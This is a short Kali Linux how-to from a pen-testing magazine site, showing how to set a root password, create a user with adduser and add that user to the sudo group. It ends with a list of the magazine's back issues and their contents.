Create New Users In Kali Linux 2020 (or In any Linux OS)

HOW TO

The first release of Kali this year, Kali Linux 2020 removed root user by default and provided a user with less privileges named "kali" with the same password. This is a good security measure. But what if you want to run the system as a root user, It can be annoying some times to always use sudo and type password. So in this how to we will show you how to create a root user and also normal users.

To create a root user, login as "kali" user and type the command **sudo su**. This will directly take you to the root terminal after you type the password of user "kali".

```
kali@kali:~$ sudo su
```

```
We trust you have received the usual lecture from the local System Administrator. It usually boils down to these three things:
```


- #1) Respect the privacy of others.
- #2) Think before you type.
- #3) With great power comes great responsibility.

```
[sudo] password for kali:  
root@kali:/home/kali# █
```

Then type command **passwd root** to set a password to the root user. Enter the new password when prompted and now you can login as a root user.

```
root@kali:/home/kali# passwd root  
New password:  
Retype new password:  
passwd: password updated successfully  
root@kali:/home/kali# █
```

Now let's see how to create a normal user. This can be done using **adduser** command. Use the **adduser** command along with the new user you want to create. For example, we have used hackercoolmagz. Enter the password for the new user when prompted. You can leave all other information. After the new user is created, you can add him to sudoers group using the command **usermod -aG sudo hackercoolmagz**.

```
root@kali:/home/kali# adduser hackercoolmagz  
Adding user `hackercoolmagz' ...  
Adding new group `hackercoolmagz' (1001) ...  
Adding new user `hackercoolmagz' (1001) with group `hackercoolmagz' ...  
Creating home directory `/home/hackercoolmagz' ...  
Copying files from `/etc/skel' ...  
New password:  
Retype new password:   
passwd: password updated successfully  
Changing the user information for hackercoolmagz  
Enter the new value, or press ENTER for the default  
Full Name []:  
Room Number []:  
Work Phone []:  
Home Phone []:  
Other []:  
Is the information correct? [Y/n] Y  
root@kali:/home/kali# █
```


Hackercool
June 2019 Edition 2 Issue 6 Pen Testing Mag For Beginners

CAPTURE THE FLAG MATRIX : 3

METASPLOITABLE TUTORIALS :
Metasploitable 3 : The Beginning

METASPLOIT THIS MONTH
Add Webmin RCE, LibreNMS Add Host CMD Inject, SSHExec and FreeBSD Privilege Escalation Modules.

NOT JUST ANOTHER TOOL :
Armitage - Part 2

Hackercool
April 2019 Edition 2 Issue 4 Pen Testing Mag For Beginners

CAPTURE THE FLAG DC : 6

DATA BREACH THIS MONTH :
Docker Hub, Just Dial

METASPLOIT THIS MONTH
RARLAB WinRAR ACE FORMAT RCE Module.

METASPLOITABLE TUTORIALS :
Trove (Part 2)...

Hackercool
January 2019 Edition 2 Issue 1

Capture The Flag : RootThis : 1

What you learn? Password cracking of a zip file, What to do when a Metasploit module fails and using socat to break from a jailshell.

METASPLOIT THIS MONTH :
Six modules including MySQL authentication bypass.

FIX IT :
Got struck at login screen in Parrot OS. See how to fix it.

METASPLOITABLE TUTORIALS :
ted ruby service 787.

Hackercool
February 2019 Edition 2 Issue 2

Capture The Flag HackinOS : 1

BEGINNER BASICS :
All about Docker and how to use them.

METASPLOIT THIS MONTH
Webmin Upload Download Exec Module.

METASPLOITABLE TUTORIALS :
POST Exploitation Information Gathering

Hackercool
September 2019 Edition 2 Issue 9 Pen Testing Mag For Beginners

CAPTURE THE FLAG AI : WEB : 2
"Lot of enumeration and searching in the right places."

METASPLOITABLE TUTORIALS :
Metasploitable 3 : Gaining Access through Elastic Search.

KNOW-CHAIN :
Microsoft ends support to Windows 7.

METASPLOIT THIS MONTH
Applocker Evasion MsBuild, Applocker Evasion Presentation host and more

Data Breach This Month : Facebook

[Click to get all 2019 Issues NOW](#)

Hackercool
September 2018 Edition 1 Issue 12

Capture The Flag TYPHOON 1.02

INSTALLIT :
Docker has become an important part of computing world. We will see what are Docker and how to install them.

WEB SECURITY :
Cross Site Request Forgery For Beginners : PART 1

METASPLOITABLE TUTORIALS :
Hacking the MySQL service running on port 3306.

Hackercool
October 2018 Edition 1 Issue 13

READ : "USA indicts 7 Russian hackers" in HACKSTORY

CAPTURE THE FLAG :
Typhoon 1.02 VM : PART 2 (Cont'd)

INSTALLIT :
Learn how to install Metasploitable 3 VM in Oracle Virtualbox...

HACK OF THE MONTH
Google

Hackercool
August 2018 Edition 1 Issue 11

Capture The Flag MATRIX - 1

METASPLOIT THIS MONTH
Manage Engine Exchange Reporter plus, CMS Made Simple, Monstra CMS RCE Modules.

WEB SECURITY :
Cross Site Scripting For Beginners: PART 2

METASPLOITABLE TUTORIALS :
Apache Tomcat port 8180

HACKSTORY :
The complete story of how US elections were hacked.

Hackercool
December 2018 Edition 1 Issue 15

Capture The Flag : FourAndSix : 2.01

METASPLOIT THIS MONTH :
Let's revisit Morris worm and more

INSTALLIT :
Installing OpenVAS Virtual Appliance in VMware

METASPLOITABLE TUTORIALS :
Exploiting distcc daemon running on port 3632.

Hackercool
November 2018 Edition 1 Issue 14

Capture The Flag : Web Developer

INSTALLIT :
Installing Nessus Vulnerability scanner in Kali Linux 2018-19

DATA BREACH THIS MONTH :
Dell and Atrium Health

FIXIT :
Fixing slow browser in Kali Linux.

METASPLOITABLE TUTORIALS :
Let's target Http Services running on port 80 (uploading various PHP shells).

[Click to get all 2018 Issues NOW](#)